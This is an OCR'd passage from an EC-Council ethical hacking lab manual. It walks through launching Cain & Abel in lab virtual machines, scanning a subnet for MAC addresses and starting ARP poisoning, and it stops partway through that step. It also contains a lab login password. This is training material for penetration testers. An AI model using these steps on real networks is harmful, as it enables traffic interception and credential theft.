TASK 1 Detect ARP Poisoning in a Switch-Based Network

The ethical hacker and pen tester must assess the organization or target of evaluation for ARP poisoning vulnerabilities.

Here, we will detect ARP poisoning in a switch-based network.

Note: In this task, we will use the **Windows Server 2019** virtual machine as the host machine to perform ARP poisoning, and will sniff traffic flowing between the **Windows 10** and **Parrot Security** virtual machines. Further, we will use the same machine (**Windows Server 2019**) to detect ARP poisoning.

TASK 1.1 Launch and Configure Cain & Abel

1. Turn on the **Windows Server 2019**, **Windows 10** and **Parrot Security** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with credentials **Administrator** and **Pa$$w0rd**.
3. Double-click the **Cain** icon on **Desktop** to launch **Cain & Abel**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor.

4. The **Cain & Abel** main window appears, as shown in the screenshot.




Figure 3.1.1: Cain & Abel Main Window

Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

5. Click **Configure** from the menu bar to configure an ethernet card.




Figure 3.1.2: Cain & Abel Configuration Option

6. The **Configuration Dialog** window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the **IP address** of the machine is selected and click **OK**.

Note: The adapter might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.3: Cain & Abel Configuration Dialog Window

7. Click the **Start/Stop Sniffer** icon ( ) on the toolbar to begin sniffing.




Figure 3.1.4: Starting a sniffer

8. The **Cain** pop-up appears with a **Warning** message, click **OK**.
9. Now, click the **Sniffer** tab.




Figure 3.1.5: Sniffer tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
11. The **MAC Address Scanner** window appears. Check **the Range** radio button and specify the IP address range as **10.10.10.1-10.10.10.30**. Select the **All Tests** checkbox; then, click **OK**.




Figure 3.1.6: Cain & Abel: MAC Address Scanner Window

12. Cain & Abel starts scanning for MAC addresses and lists all those found.
13. After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.




Figure 3.1.7: Cain & Abel: MAC Address Scanned

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform ARP Poisoning

14. Now, click the **APR** tab at the bottom of the window.
15. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.

